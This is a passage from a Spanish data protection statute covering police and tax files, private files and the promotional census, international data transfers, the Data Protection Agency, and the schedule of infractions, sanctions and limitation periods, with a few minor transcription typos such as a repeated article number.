3. No obstante lo establecido en el artículo 11.2 (b), la comunicación de datos recogidos de fuentes accesibles al público no podrá efectuarse a ficheros de titularidad privada, sino con el consentimiento del interesado o cuando una Ley prevea otra cosa.

4. En los supuestos previstos en los apartados 1 y 2 del presente artículo no será necesario el consentimiento del afectado a que se refiere el artículo 11 de la presente Ley.

Artículo 22. Ficheros de las Fuerzas y Cuerpos de Seguridad.

1. Los ficheros creados por las Fuerzas y Cuerpos de Seguridad que contengan datos de carácter personal que, por haberse recogido para fines administrativos, deban ser objeto de registro permanente, estarán sujetos al régimen general de la presente Ley.

2. La recogida y tratamiento para fines policiales de datos de carácter personal por las Fuerzas y Cuerpos de Seguridad sin consentimiento de las personas afectadas están limitados a aquellos supuestos y categorías de datos que resulten necesarios para la prevención de un peligro real para la seguridad pública o para la represión de infracciones penales, debiendo ser almacenados en ficheros específicos establecidos al efecto, que deberán clasificarse por categorías en función de su grado de fiabilidad.

3. La recogida y tratamiento por las Fuerzas y Cuerpos de Seguridad de los datos a que hacen referencia los apartados 2 y 3 del artículo 7, podrán realizarse exclusivamente en los supuestos en que sea absolutamente necesario para los fines de una investigación concreta, sin perjuicio del control de legalidad de la actuación administrativa o de la obligación de resolver las pretensiones formuladas en su caso por los interesados que corresponden a los órganos jurisdiccionales.

4. Los datos personales registrados con fines policiales se cancelarán cuando no sean necesarios para las averiguaciones que motivaron su almacenamiento.

A estos efectos, se considerará especialmente la edad del afectado y el carácter de los datos almacenados, la necesidad de mantener los datos hasta la conclusión de una investigación o procedimiento concreto, la resolución judicial firme, en especial la absolución, el indulto, la rehabilitación y la prescripción de responsabilidad.

Artículo 23. Excepciones a los derechos de acceso, rectificación y cancelación.

1. Los responsables de los ficheros que contengan los datos a que se refieren los apartados 2, 3 y 4 del artículo anterior podrán denegar el acceso, la rectificación o cancelación en función de los

peligros que pudieran derivarse para la defensa del Estado o la seguridad pública, la protección de los derechos y libertades de terceros o las necesidades de las investigaciones que se estén realizando.

2. Los responsables de los ficheros de la Hacienda Pública podrán, igualmente, denegar el ejercicio de los derechos a que se refiere el apartado anterior cuando el mismo obstaculice las actuaciones administrativas tendentes a asegurar el cumplimiento de las obligaciones tributarias y, en todo caso, cuando el afectado esté siendo objeto de actuaciones inspectoras.

3. El afectado al que se deniegue, total o parcialmente, el ejercicio de los derechos mencionados en los apartados anteriores podrá ponerlo en conocimiento del Director de la Agencia de Protección de Datos o del Organismo competente de cada Comunidad Autónoma en el caso de ficheros mantenidos por Cuerpos de Policía propios de éstas, o por las Administraciones Tributarias Autonómicas, quienes deberán asegurarse de la procedencia o improcedencia de la denegación.

Artículo 24. Otras excepciones a los derechos de los afectados.

1. Lo dispuesto en los apartados 1 y 2 del artículo 5 no será aplicable a la recogida de datos cuando la información al afectado impida o dificulte gravemente el cumplimiento de las funciones de control y verificación de las Administraciones Públicas o cuando afecte a la Defensa Nacional, a la seguridad pública o a la persecución de infracciones penales o administrativas.

2. Lo dispuesto en el artículo 15 y en el apartado 1 del artículo 16 no será de aplicación si, ponderados los intereses en presencia, resultase que los derechos que dichos preceptos conceden al afectado hubieran de ceder ante razones de interés público o ante intereses de terceros más dignos de protección. Si el órgano administrativo responsable del fichero invocase lo dispuesto en este apartado, dictará resolución motivada e instruirá al afectado del derecho que le asiste a poner la negativa en conocimiento del Director de la Agencia de Protección de Datos o, en su caso, del órgano equivalente de las Comunidades Autónomas.

CAPÍTULO SEGUNDO. Ficheros de titularidad privada

Artículo 25. Creación.

Podrán crearse ficheros de titularidad privada que contengan datos de carácter personal cuando resulte necesario para el logro de la actividad u objeto legítimos de la persona, empresa o entidad titular y se respeten las garantías que esta Ley establece para la protección de las personas.

Artículo 26. Notificación e inscripción registral.

1. Toda persona o entidad que proceda a la creación de ficheros de datos de carácter personal lo notificará previamente a la Agencia de Protección de Datos.

2. Por vía reglamentaria se procederá a la regulación detallada de los distintos extremos que debe contener la notificación, entre los cuales figurarán necesariamente el responsable del fichero, la finalidad del mismo, su ubicación, el tipo de datos de carácter personal que contiene, las medidas de seguridad, con indicación del nivel básico, medio o alto exigible y las cesiones de datos de carácter personal que se prevean realizar y, en su caso, las transferencias de datos que se prevean a países terceros.

3. Deberán comunicarse a la Agencia de Protección de Datos los cambios que se produzcan en la finalidad del fichero automatizado, en su responsable y en la dirección de su ubicación.

4. El Registro General de Protección de Datos inscribirá el fichero si la notificación se ajusta a los requisitos exigibles.

En caso contrario podrá pedir que se completen los datos que falten o se proceda a su subsanación.

5. Transcurrido un mes desde la presentación de la solicitud de inscripción sin que la Agencia de Protección de Datos hubiera resuelto sobre la misma, se entenderá inscrito el fichero automatizado

a todos los efectos.

Artículo 27. Comunicación de la cesión de datos.

1. El responsable del fichero, en el momento en que se efectúe la primera cesión de datos, deberá informar de ello a los afectados, indicando, asimismo, la finalidad del fichero, la naturaleza de los datos que han sido cedidos y el nombre y dirección del cesionario.

2. La obligación establecida en el apartado anterior no existirá en el supuesto previsto en los apartados 2, letras (c), (d), (e) y 6 del artículo 11, ni cuando la cesión venga impuesta por Ley.

Artículo 28. Datos incluidos en las fuentes de acceso público.

1. Los datos personales que figuren en el censo promocional o las listas de personas pertenecientes a grupos de profesionales a que se refiere el artículo 3 (j) de esta Ley deberán limitarse a los que sean estrictamente necesarios para cumplir la finalidad a que se destina cada listado. La inclusión de datos adicionales por las entidades responsables del mantenimiento de dichas fuentes requerirá el consentimiento del interesado, que podrá ser revocado en cualquier momento.

2. Los interesados tendrán derecho a que la entidad responsable del mantenimiento de los listados de los Colegios profesionales indique gratuitamente que sus datos personales no pueden utilizarse para fines de publicidad o prospección comercial.

Los interesados tendrán derecho a exigir gratuitamente la exclusión de la totalidad de sus datos personales que consten en el censo promocional por las entidades encargadas del mantenimiento de dichas fuentes.

La atención a la solicitud de exclusión de la información innecesaria o de inclusión de la objeción al uso de los datos para fines de publicidad o venta a distancia deberá realizarse en el plazo de diez días respecto de las informaciones que se realicen mediante consulta o comunicación telemática y en la siguiente edición del listado cualquiera que sea el soporte en que se edite.

3. Las fuentes de acceso público que se editen en forma de libro o algún otro soporte físico, perderán el carácter de fuente accesible con la nueva edición que se publique.

En el caso de que se obtenga telemáticamente una copia de la lista en formato electrónico, ésta perderá el carácter de fuente de acceso público en el plazo de un año, contado desde el momento de su obtención.

4. Los datos que figuren en las guías de servicios de telecomunicaciones disponibles al público se regirán por su normativa específica.

Artículo 29. Prestación de servicios de información sobre solvencia patrimonial y crédito.

1. Quienes se dediquen a la prestación de servicios de información sobre la solvencia patrimonial y el crédito sólo podrán tratar datos de carácter personal obtenidos de los registros y las fuentes accesibles al público establecidos al efecto o procedentes de informaciones facilitadas por el interesado o con su consentimiento.

2. Podrán tratarse también datos de carácter personal relativos al cumplimiento o incumplimiento de obligaciones dinerarias facilitados por el credor o por quien actúe por su cuenta o interés. En estos casos se notificará a los interesados respecto de los que hayan registrado datos de carácter personal en ficheros, en el plazo de treinta días desde dicho registro, una referencia de los que hubiesen sido incluidos y se les informará de su derecho a recabar información de la totalidad de ellos, en los términos establecidos por la presente Ley.

3. En los supuestos a que se refieren los dos apartados anteriores cuando el interesado lo solicite, el responsable del tratamiento le comunicará los datos, así como las evaluaciones y apreciaciones que sobre el mismo hayan sido comunicadas durante los últimos seis meses y el nombre y dirección de la persona o entidad a quien se hayan revelado los datos.

4. Sólo se podrán registrar y ceder los datos de carácter personal que sean determinantes para enjuiciar la solvencia económica de los interesados y que no se refieran, cuando sean adversos, a más de seis años, siempre que respondan con veracidad a la situación actual de aquellos.

Artículo 30. Tratamientos con fines de publicidad y de prospección comercial.

1. Quienes se dediquen a la recopilación de direcciones, reparto de documentos, publicidad, venta a distancia, prospección comercial y otras actividades análogas, utilizarán nombres y direcciones u otros datos de carácter personal cuando los mismos figuren en fuentes accesibles al público o cuando hayan sido facilitados por los propios interesados u obtenidos con su consentimiento.

2. Cuando los datos procedan de fuentes accesibles al público, de conformidad con lo establecido en el párrafo segundo del artículo 5.5 de esta Ley, en cada comunicación que se dirija al interesado se informará del origen de los datos y de la identidad del responsable del tratamiento, así como de los derechos que le asisten.

3. En el ejercicio del derecho de acceso los interesados tendrán derecho a conocer el origen de sus datos de carácter personal, así como del resto de información a que se refiere el artículo 15.

4. Los interesados tendrán derecho a oponerse, previa petición y sin gastos, al tratamiento de los datos que les conciernen, en cuyo caso serán dados de baja del tratamiento, cancelándose las informaciones que sobre ellos figuren en aquél, a su simple solicitud.

Artículo 31. Censo Promocional.

1. Quienes pretendan realizar permanente o esporádicamente la actividad de recopilación de direcciones, reparto de documentos, publicidad, venta a distancia, prospección comercial u otras actividades análogas, podrán solicitar del Instituto Nacional de Estadística o de los órganos equivalentes de las Comunidades Autónomas una copia del censo promocional, formado con los datos de nombre, apellidos y domicilio que constan en el censo electoral.

2. El uso de cada lista de censo promocional tendrá un plazo de vigencia de un año. Transcurrido el plazo citado, la lista perderá su carácter de fuente de acceso público.

3. Los procedimientos mediante los que los interesados podrán solicitar no aparecer en el censo promocional se regularán reglamentariamente. Entre estos procedimientos, que serán gratuitos para los interesados, se incluirá el documento de empadronamiento.

Trimestralmente se editarán una lista actualizada del censo promocional, excluyendo los nombres y domicilios de los que así lo hayan solicitado.

4. Se podrá exigir una contraprestación por la facilitación de la citada lista en soporte informático.

Artículo 32. Códigos tipo.

1. Mediante acuerdos sectoriales, convenios administrativos o decisiones de empresa, los responsables de tratamientos de titularidad pública y privada así como las organizaciones en que se agrupen, podrán formular códigos tipo que establezcan las condiciones de organización, régimen de funcionamiento, procedimientos aplicables, normas de seguridad del entorno, programas o equipos, obligaciones de los implicados en el tratamiento y uso de la información personal, así como las garantías, en su ámbito, para el ejercicio de los derechos de las personas con pleno respeto a los principios y disposiciones de la presente Ley y sus normas de desarrollo.

2. Los citados códigos podrán contener o no reglas operacionales detalladas de cada sistema particular y estándares técnicos de aplicación.

En el supuesto de que tales reglas o estándares no se incorporen directamente al código, las instrucciones u órdenes que los establecieran deberán respetar los principios fijados en aquél.

3. Los códigos tipo tendrán el carácter de códigos deontológicos o de buena práctica profesional, debiendo ser depositados o inscritos en el Registro General de Protección de Datos y, cuando corresponda, en los creados a estos efectos por las Comunidades Autónomas, de acuerdo con el artículo 41. El Registro General de Protección de Datos podrá denegar la inscripción cuando considere que no se ajusta a las disposiciones legales y reglamentarias sobre la materia, debiendo, en este caso, el Director de la Agencia de Protección de Datos requerir a los solicitantes para que efectúen las correcciones oportunas.

TÍTULO V

Movimiento internacional de datos

Artículo 33. Norma general.

1. No podrán realizarse transferencias temporales ni definitivas de datos de carácter personal que hayan sido objeto de tratamiento o hayan sido recogidos para someterlos a dicho tratamiento con destino a países que no proporcionen un nivel de protección equiparable al que presta la presente Ley, salvo que, además de haberse observado lo dispuesto en ésta, se obtenga autorización previa del Director de la Agencia de Protección de Datos, que sólo podrá otorgarla si se obtienen garantías adecuadas.

2. El carácter adecuado del nivel de protección que ofrece el país de destino se evaluará por la Agencia de Protección de Datos atendiendo a todas las circunstancias que concurren en la transferencia o categoría de transferencia de datos. En particular, se tomará en consideración la naturaleza de los datos de finalidad y la duración del tratamiento o de los tratamientos previstos, el país de origen y el país de destino final, las normas de Derecho, generales o sectoriales, vigentes en el país tercero de que se trate, el contenido de los informes de la Comisión de la Unión Europea, así como las normas profesionales y las medidas de seguridad en vigor en dichos países.

Artículo 34. Excepciones.

Lo dispuesto en el artículo anterior no será de aplicación:

- (a) Cuando la transferencia internacional de datos de carácter personal resulte de la aplicación de tratados o convenios en los que sea parte España.
- (b) Cuando la transferencia se haga a efectos de prestar o solicitar auxilio judicial internacional.
- (c) Cuando la transferencia sea necesaria para la prevención o para el diagnóstico médicos, la prestación de asistencia sanitaria o tratamiento médicos o la gestión de servicios sanitarios.
- (d) Cuando se refiera a transferencias dinerarias conforme a su legislación específica.
- (e) Cuando el afectado haya dado su consentimiento inequívoco a la transferencia prevista.
- (f) Cuando la transferencia sea necesaria para la ejecución de un contrato entre el afectado y el responsable del fichero o para la adopción de medidas precontractuales adoptadas a petición del afectado.
- (g) Cuando la transferencia sea necesaria para la celebración o ejecución de un contrato celebrado o por celebrar, en interés del afectado, por el responsable del fichero y un tercero.
- (h) Cuando la transferencia sea necesaria o legalmente exigida para la salvaguarda de un interés público. Tendrá esta consideración la transferencia solicitada por una Administración fiscal o aduanera para el cumplimiento de sus competencias.
- (i) Cuando la transferencia sea precisa para el reconocimiento, ejercicio o defensa de un derecho en un proceso judicial.

- (j) Cuando la transferencia se efectúe, a petición de persona con interés legítimo, desde un Registro Público y aquélla sea acorde con la finalidad del mismo.
- (k) Cuando la transferencia tenga como destino un Estado miembro de la Unión Europea, o un Estado respecto del cual la Comisión de las Comunidades Europeas, en el ejercicio de sus competencias, haya declarado que garantiza un nivel de protección adecuado.

TÍTULO VI

Agencia de Protección de Datos

Artículo 35. Naturaleza y régimen jurídico.

1. La Agencia de Protección de Datos es un Ente de Derecho público, con personalidad jurídica propia y plena capacidad pública y privada, que actúa con plena independencia de las Administraciones Públicas en el ejercicio de sus funciones. Se regirá por lo dispuesto en la presente Ley y en un Estatuto propio, que será aprobado por el Gobierno.

2. En el ejercicio de sus funciones públicas, y en defecto de lo que disponga la presente Ley y sus disposiciones de desarrollo, la Agencia de Protección de Datos actuará de conformidad con la Ley 30/1992, de 26 de noviembre, de Régimen Jurídico de las Administraciones Públicas y del Procedimiento Administrativo Común. En sus adquisiciones patrimoniales y contratación estará sujeta al Derecho privado.

3. Los puestos de trabajo de los órganos y servicios que integren la Agencia de Protección de Datos serán desempeñados por funcionarios de las Administraciones Públicas y por personal contratado al efecto, según la naturaleza de las funciones asignadas a cada puesto de trabajo. Este personal está obligado a guardar secreto de los datos de carácter personal de que conozca en el desarrollo de su función.

4. La Agencia de Protección de Datos contará, para el cumplimiento de sus fines, con los siguientes bienes y medios económicos:

- (a) Las asignaciones que se establezcan anualmente con cargo a los Presupuestos Generales del Estado.
- (b) Los bienes y valores que constituyan su patrimonio, así como los productos y rentas del mismo.
- (c) Cualesquiera otros que legalmente puedan serle atribuidos.

5. La Agencia de Protección de Datos elaborará y aprobará con carácter anual el correspondiente anteproyecto de presupuesto y lo remitirá al Gobierno para que sea integrado, con la debida independencia, en los Presupuestos Generales del Estado.

Artículo 36. El Director.

1. El Director de la Agencia de Protección de Datos dirige la Agencia y ostenta su representación. Será nombrado, de entre quienes componen el Consejo Consultivo, mediante Real Decreto, por un período de cuatro años.

2. Ejercerá sus funciones con plena independencia y objetividad, y no estará sujeto a instrucción alguna en el desempeño de aquéllas.

En todo caso, el Director deberá oír al Consejo Consultivo en aquellas propuestas que éste le realice en el ejercicio de sus funciones.

3. El Director de la Agencia de Protección de Datos sólo cesará antes de la expiración del período a que se refiere el apartado 1 a petición propia o por separación acordada por el Gobierno, previa instrucción de expediente, en el que necesariamente serán oídos los restantes miembros del Consejo

Consultivo, por incumplimiento grave de sus obligaciones, incapacidad sobrevenida para el ejercicio de su función, incompatibilidad o condena por delito doloso.

4. El Director de la Agencia de Protección de Datos tendrá la consideración de alto cargo y quedará en la situación de servicios especiales si con anterioridad estuviera desempeñando una función pública. En el supuesto de que sea nombrado para el cargo algún miembro de la carrera judicial o fiscal, pasará asimismo a la situación administrativa de servicios especiales.

Artículo 36. Funciones.

Son funciones de la Agencia de Protección de Datos:

- (a) Velar por el cumplimiento de la legislación sobre protección de datos y controlar su aplicación, en especial en lo relativo a los derechos de información, acceso, rectificación, oposición y cancelación de datos.
- (b) Emitir las autorizaciones previstas en la Ley o en sus disposiciones reglamentarias.
- (c) Dictar, en su caso y sin perjuicio de las competencias de otros órganos, las instrucciones precisas para adecuar los tratamientos a los principios de la presente Ley.
- (d) Atender las peticiones y reclamaciones formuladas por las personas afectadas.
- (e) Proporcionar información a las personas acerca de sus derechos en materia de tratamiento de los datos de carácter personal.
- (f) Requerir a los responsables y los encargados de los tratamientos, previa audiencia de éstos, la adopción de las medidas necesarias para la adecuación del tratamiento de datos a las disposiciones de esta Ley y, en su caso, ordenar la cesación de los tratamientos y la cancelación de los ficheros, cuando no se ajuste a sus disposiciones.
- (g) Ejercer la potestad sancionadora en los términos previstos por el Título VII de la presente Ley.
- (h) Informar, con carácter preceptivo, los proyectos de disposiciones generales que desarrollen esta Ley.
- (i) Recabar de los responsables de los ficheros cuanta ayuda e información estime necesaria para el desempeño de sus funciones.
- (j) Velar por la publicidad de la existencia de los ficheros de datos con carácter personal, a cuyo efecto publicará periódicamente una relación de dichos ficheros con la información adicional que el Director de la Agencia determine.
- (k) Redactar una memoria anual y remitirla al Ministerio de Justicia.
- (l) Ejercer el control y adoptar las autorizaciones que procedan en relación con los movimientos internacionales de datos, así como desempeñar las funciones de cooperación internacional en materia de protección de datos personales.
- (m) Velar por el cumplimiento de las disposiciones que la Ley de la Función Estadística Pública establece respecto a la recogida de datos estadísticos y al secreto estadístico, así como dictar las instrucciones precisas, dictaminar sobre las condiciones de seguridad de los ficheros constituidos con fines exclusivamente estadísticos y ejercer la potestad a la que se refiere el artículo 46.
- (n) Cuantas otras le sean atribuidas por normas legales o reglamentarias.

Artículo 38. Consejo Consultivo.

El Director de la Agencia de Protección de Datos estará asesorado por un Consejo Consultivo compuesto por los siguientes miembros:

- Un Diputado, propuesto por el Congreso de los Diputados.
- Un Senador, propuesto por el Senado.
- Un representante de la Administración Central, designado por el Gobierno.
- Un representante de la Administración Local, propuesto por la Federación Española de Municipios y Provincias.
- Un miembro de la Real Academia de la Historia, propuesto por la misma.
- Un experto en la materia, propuesto por el Consejo Superior de Universidades.
- Un representante de los usuarios y consumidores, seleccionado del modo que se prevea reglamentariamente.
- Un representante de cada Comunidad Autónoma que haya creado una agencia de protección de datos en su ámbito territorial, propuesto de acuerdo con el procedimiento que establezca la respectiva Comunidad Autónoma.
- Un representante del sector de ficheros privados, para cuya propuesta se seguirá el procedimiento que se regule reglamentariamente.

El funcionamiento del Consejo Consultivo se regirá por las normas reglamentarias que al efecto se establezcan.

Artículo 39. El Registro General de Protección de Datos.

1. El Registro General de Protección de Datos es un órgano integrado en la Agencia de Protección de Datos.

2. Serán objeto de inscripción en el Registro General de Protección de Datos:

- (a) Los ficheros de que sean titulares las Administraciones Públicas.
- (b) Los ficheros de titularidad privada.
- (c) Las autorizaciones a que se refiere la presente Ley.
- (d) Los códigos tipo a que se refiere el artículo 32 de la presente Ley.
- (e) Los datos relativos a los ficheros que sean necesarios para el ejercicio de los derechos de información, acceso, rectificación, cancelación y oposición.

3. Por vía reglamentaria se regulará el procedimiento de inscripción de los ficheros, tanto de titularidad pública como de titularidad privada, en el Registro General de Protección de Datos, el contenido de la inscripción, su modificación, cancelación, reclamaciones y recursos contra las resoluciones correspondientes y demás extremos pertinentes.

Artículo 40. Potestad de inspección.

1. Las autoridades de control podrán inspeccionar los ficheros a que hace referencia la presente Ley, recabando cuantas informaciones precisen para el cumplimiento de sus cometidos.

A tal efecto, podrán solicitar la exhibición o el envío de documentos y datos y examinarlos en el lugar en que se encuentren depositados, así como inspeccionar los equipos físicos y lógicos utilizados para el tratamiento de los datos, accediendo a los locales donde se hallen instalados.

2. Los funcionarios que ejerzan la inspección a que se refiere el apartado anterior tendrán la consideración de autoridad pública en el desempeño de sus cometidos.

Estarán obligados a guardar secreto sobre las informaciones que conozcan en el ejercicio de las mencionadas funciones, incluso después de haber cesado en las mismas.

Artículo 41. Órganos correspondientes de las Comunidades Autónomas.

1. Las funciones de la Agencia de Protección de Datos reguladas en el artículo 37, a excepción de las mencionadas en los apartados (j), (k) y (l), y en los apartados (f) y (g) en lo que se refiere a las transferencias internacionales de datos, así como en los artículos 46 y 49, en relación con sus específicas competencias serán ejercidas, cuando afecten a ficheros de datos de carácter personal creados o gestionados por las Comunidades Autónomas y por la Administración local de su ámbito territorial, por los órganos correspondientes de cada Comunidad, que tendrán la consideración de autoridades de control, a los que garantizarán plena independencia y objetividad en el ejercicio de su cometido.

2. Las Comunidades Autónomas podrán crear y mantener sus propios registros de ficheros para el ejercicio de las competencias que se les reconoce sobre los mismos.

3. El Director de la Agencia de Protección de Datos podrá convocar regularmente a los órganos correspondientes de las Comunidades Autónomas a efectos de cooperación institucional y coordinación de criterios o procedimientos de actuación. El Director de la Agencia de Protección de Datos y los órganos correspondientes de las Comunidades Autónomas podrán solicitarse mutuamente la información necesaria para el cumplimiento de sus funciones.

Artículo 42. Ficheros de las Comunidades Autónomas en materia de su exclusiva competencia.

1. Cuando el Director de la Agencia de Protección de Datos constate que el mantenimiento o uso de un determinado fichero de las Comunidades Autónomas contraviene algún precepto de esta Ley en materia de su exclusiva competencia podrá requerir a la Administración correspondiente que se adopten las medidas correctoras que determine en el plazo que expresamente se fije en el requerimiento.

2. Si la Administración Pública correspondiente no cumpliera el requerimiento formulado, el Director de la Agencia de Protección de Datos podrá impugnar la resolución adoptada por aquella Administración.

TÍTULO VII

Infracciones y sanciones

Artículo 43. Responsables.

1. Los responsables de los ficheros y los encargados de los tratamientos estarán sujetos al régimen sancionador establecido en la presente Ley.

2. Cuando se trate de ficheros de los que sean responsables las Administraciones Públicas se estará, en cuanto al procedimiento y a las sanciones, a lo dispuesto en el artículo 46, apartado 2.

Artículo 44. Tipos de infracciones.

1. Las infracciones se calificarán como leves, graves o muy graves.

2. Son infracciones leves:

- (a) No atender, por motivos formales, la solicitud del interesado de rectificación o cancelación de los datos personales objeto de tratamiento cuando legalmente proceda.
- (b) No proporcionar la información que solicite la Agencia de Protección de Datos en el ejercicio de las competencias que tiene legalmente atribuidas, en relación con aspectos no sustantivos de la protección de datos.

- (c) No solicitar la inscripción del fichero de datos de carácter personal en el Registro General de Protección de Datos, cuando no sea constitutivo de infracción grave.
- (d) Proceder a la recogida de datos de carácter personal de los propios afectados sin proporcionarles la información que señala el artículo 5 de la presente Ley.
- (e) Incumplir el deber de secreto establecido en el artículo 10 de esta Ley, salvo que constituya infracción grave.

3. Son infracciones graves:

- (a) Proceder a la creación de ficheros de titularidad pública o iniciar la recogida de datos de carácter personal para los mismos, sin autorización de disposición general, publicada en el 'Boletín Oficial del Estado' o diario oficial correspondiente.
- (b) Proceder a la creación de ficheros de titularidad privada o iniciar la recogida de datos de carácter personal para los mismos con finalidades distintas de las que constituyen el objeto legítimo de la empresa o entidad.
- (c) Proceder a la recogida de datos de carácter personal sin recabar el consentimiento expreso de las personas afectadas, en los casos en que éste sea exigible.
- (d) Tratar los datos de carácter personal o usarlos posteriormente con concurrencia de los principios y garantías establecidos en la presente Ley o con incumplimiento de los preceptos de protección que impongan las disposiciones reglamentarias de desarrollo, cuando no constituya infracción muy grave.
- (e) El impedimento o la obstaculización del ejercicio de los derechos de acceso y oposición y la negativa a facilitar la información que sea solicitada.
- (f) Mantener datos de carácter personal inexactos o no efectuar las rectificaciones o cancelaciones de los mismos que legalmente procedan cuando resulten afectados los derechos de las personas que la presente Ley ampara.
- (g) La vulneración del deber de guardar secreto sobre los datos de carácter personal incorporados a ficheros que contengan datos relativos a la comisión de infracciones administrativas o penales, Hacienda Pública, servicios financieros, prestación de servicios de solvencia patrimonial y crédito, así como aquellos otros ficheros que contengan un conjunto de datos de carácter personal suficientes para obtener una evaluación de la personalidad del individuo.
- (h) Mantener los ficheros, locales, programas o equipos que contengan datos de carácter personal sin las debidas condiciones de seguridad que por vía reglamentaria se determinen.
- (i) No remitir a la Agencia de Protección de Datos las notificaciones previstas en esta Ley o en sus disposiciones de desarrollo, así como no proporcionar en plazo a la misma cuantos documentos e informaciones debe recibir o sean requeridos por aquél a tales efectos.
- (j) La obstrucción al ejercicio de la función inspectora.
- (k) No inscribir el fichero de datos de carácter personal en el Registro General de Protección de Datos, cuando haya sido requerido para ello por el Director de la Agencia de Protección de Datos.
- (l) Incumplir el deber de información que se establece en los artículos 5, 28 y 29 de esta Ley, cuando los datos hayan sido recabados de persona distinta del afectado.

4. Son infracciones muy graves:

- (a) La recogida de datos en forma engañosa y fraudulenta.

- (b) La comunicación o cesión de los datos de carácter personal, fuera de los casos en que estén permitidas.
- (c) Recabar y tratar los datos de carácter personal a los que se refiere el apartado 2 del artículo 7 cuando no medie el consentimiento expreso del afectado; recabar y tratar los datos referidos en el apartado 3 del artículo 7 cuando no lo disponga una Ley o el afectado no haya consentido expresamente, o violentar la prohibición contenida en el apartado 4 del artículo 7.
- (d) No cesar en el uso ilegítimo de los tratamientos de datos de carácter personal cuando sea requerido para ello por el Director de la Agencia de Protección de Datos o por las personas titulares del derecho de acceso.
- (e) La transferencia temporal o definitiva de datos de carácter personal que hayan sido objeto de tratamiento o hayan sido recogidos para someterlos a dicho tratamiento, con destino a países que no proporcionen un nivel de protección equiparable sin autorización del Director de la Agencia de Protección de Datos.
- (f) Tratar los datos de carácter personal de forma ilegítima o con menosprecio de los principios y garantías que les sean de aplicación, cuando con ello se impida o se atente contra el ejercicio de los derechos fundamentales.
- (g) La vulneración del deber de guardar secreto sobre los datos de carácter personal a que hacen referencia los apartados 2 y 3 del artículo 7, así como los que hayan sido recabados para fines policiales sin consentimiento de las personas afectadas.
- (h) No atender, u obstaculizar de forma sistemática el ejercicio de los derechos de acceso, rectificación, cancelación u oposición.
- (i) No atender de forma sistemática el deber legal de notificación de la inclusión de datos de carácter personal en un fichero.

Artículo 45. Tipo de sanciones.

- 1. Las infracciones leves serán sancionadas con multa de 100.000 a 10.000.000 de pesetas.
- 2. Las infracciones graves serán sancionadas con multa de 10.000.000 a 50.000.000 de pesetas.
- 3. Las infracciones muy graves serán sancionadas con multa de 50.000.000 a 100.000.000 de pesetas.
- 4. La cuantía de las sanciones se graduará atendiendo a la naturaleza de los derechos personales afectados, al volumen de los tratamientos efectuados, a los beneficios obtenidos, al grado de intencionalidad, a la reincidencia, a los daños y perjuicios causados a las personas interesadas y a terceras personas, y a cualquier otra circunstancia que sea relevante para determinar el grado de antijuridicidad y de culpabilidad presentes en la concreta actuación infractora.
- 5. Si, en razón de las circunstancias concurrentes, se apreciara una cualificada disminución de la culpabilidad del imputado o de la antijuridicidad del hecho, el órgano sancionador establecerá la cuantía de la sanción aplicando la escala relativa a la clase de infracciones que preceda inmediatamente en gravedad a aquella en que se integre la considerada en el caso de que se trate.
- 6. En ningún caso podrá imponerse una sanción más grave que la fijada en la Ley para la clase de infracción en la que se integre la que se pretenda sancionar.
- 7. El Gobierno actualizará periódicamente la cuantía de las sanciones de acuerdo con las variaciones que experimenten los índices de precios.

Artículo 46. Infracciones de las Administraciones Pùblicas.

1. Cuando las infracciones a que se refiere el artículo 44 fuesen cometidas en ficheros de los que sean responsables las Administraciones Pùblicas, el Director de la Agencia de Protección de Datos dictará una resolución estableciendo las medidas que procede adoptar para que cesen o se corrijan los efectos de la infracción.

Esta resolución se notificará al responsable del fichero, al órgano del que dependa jerárquicamente y a los afectados si los hubiera.

2. El Director de la Agencia podrá proponer también la iniciación de actuaciones disciplinarias, si procedieran. El procedimiento y las sanciones a aplicar serán las establecidas en la legislación sobre régimen disciplinario de las Administraciones Pùblicas.

3. Se deberán comunicar a la Agencia las resoluciones que recaigan en relación con las medidas y actuaciones a que se refieren los apartados anteriores.

4. El Director de la Agencia comunicará al Defensor del Pueblo las actuaciones que efectúe y las resoluciones que dicte al amparo de los apartados anteriores.

Artículo 47. Prescripción.

1. Las infracciones muy graves prescribirán a los tres años, las graves a los dos años y las leves al año.

2. El plazo de prescripción comenzará a contarse desde el día en que la infracción se hubiera cometido.

3. Interrumpirá la prescripción la iniciación, con conocimiento del interesado, del procedimiento sancionador, reanudándose el plazo de prescripción si el expediente sancionador estuviere paralizado durante más de seis meses por causas no imputables al presunto infractor.

4. Las sanciones impuestas por faltas muy graves prescribirán a los tres años, las impuestas por faltas graves a los dos años y las impuestas por faltas leves al año.

5. El plazo de prescripción de las sanciones comenzará a contarse desde el día siguiente a aquel en que adquiera firmeza la resolución por la que se impone la sanción.

6. La prescripción se interrumpirá por la iniciación, con conocimiento del interesado, del procedimiento de ejecución, volviendo a transcurrir el plazo si el mismo está paralizado durante más de seis meses por causa no imputable al infractor.

Artículo 48. Procedimiento sancionador.

1. Por vía reglamentaria se establecerá el procedimiento a seguir para la determinación de las infracciones y la imposición de las sanciones a que hace referencia el presente Título.

2. Las resoluciones de la Agencia de Protección de Datos u órgano correspondiente de la Comunidad Autónoma agotan la vía administrativa.

Artículo 49. Potestad de inmovilización de ficheros.

En los supuestos, constitutivos de infracción muy grave, de utilización o cesión ilícita de los datos de carácter personal en que se impida gravemente o se atente de igual modo contra el ejercicio de los derechos de los ciudadanos y el libre desarrollo de la personalidad que la Constitución y las leyes garantizan, el Director de la Agencia de Protección de Datos podrá, además de ejercer la potestad sancionadora, requerir a los responsables de ficheros de datos de carácter personal, tanto de titularidad pública como privada, la cesación en la utilización o cesión ilícita de los datos.

Si el requerimiento fuera desatendido, la Agencia de Protección de Datos podrá, mediante resolución motivada, inmovilizar tales ficheros a los solos efectos de restaurar los derechos de las personas afectadas.

DISPOSICIONES ADICIONALES

Primera. Ficheros preexistentes.

Los ficheros y tratamientos automatizados, inscritos o no en el Registro General de Protección de Datos deberán adecuarse a la presente Ley Orgánica dentro del plazo de tres años, a contar desde su entrada en vigor. En dicho plazo, los ficheros de titularidad privada deberán ser comunicados a la Agencia de Protección de Datos y las Administraciones Públicas, responsables de ficheros de titularidad pública, deberán aprobar la pertinente disposición de regulación del fichero o adaptar la existente.

En el supuesto de ficheros y tratamientos no automatizados, su adecuación a la presente Ley Orgánica y la obligación prevista en el párrafo anterior deberá cumplimentarse en el plazo de doce años a contar desde el 24 de octubre de 1995, sin perjuicio del ejercicio de los derechos de acceso, rectificación y cancelación por parte de los afectados.

Segunda. Ficheros y Registro de Población de las Administraciones Públicas.

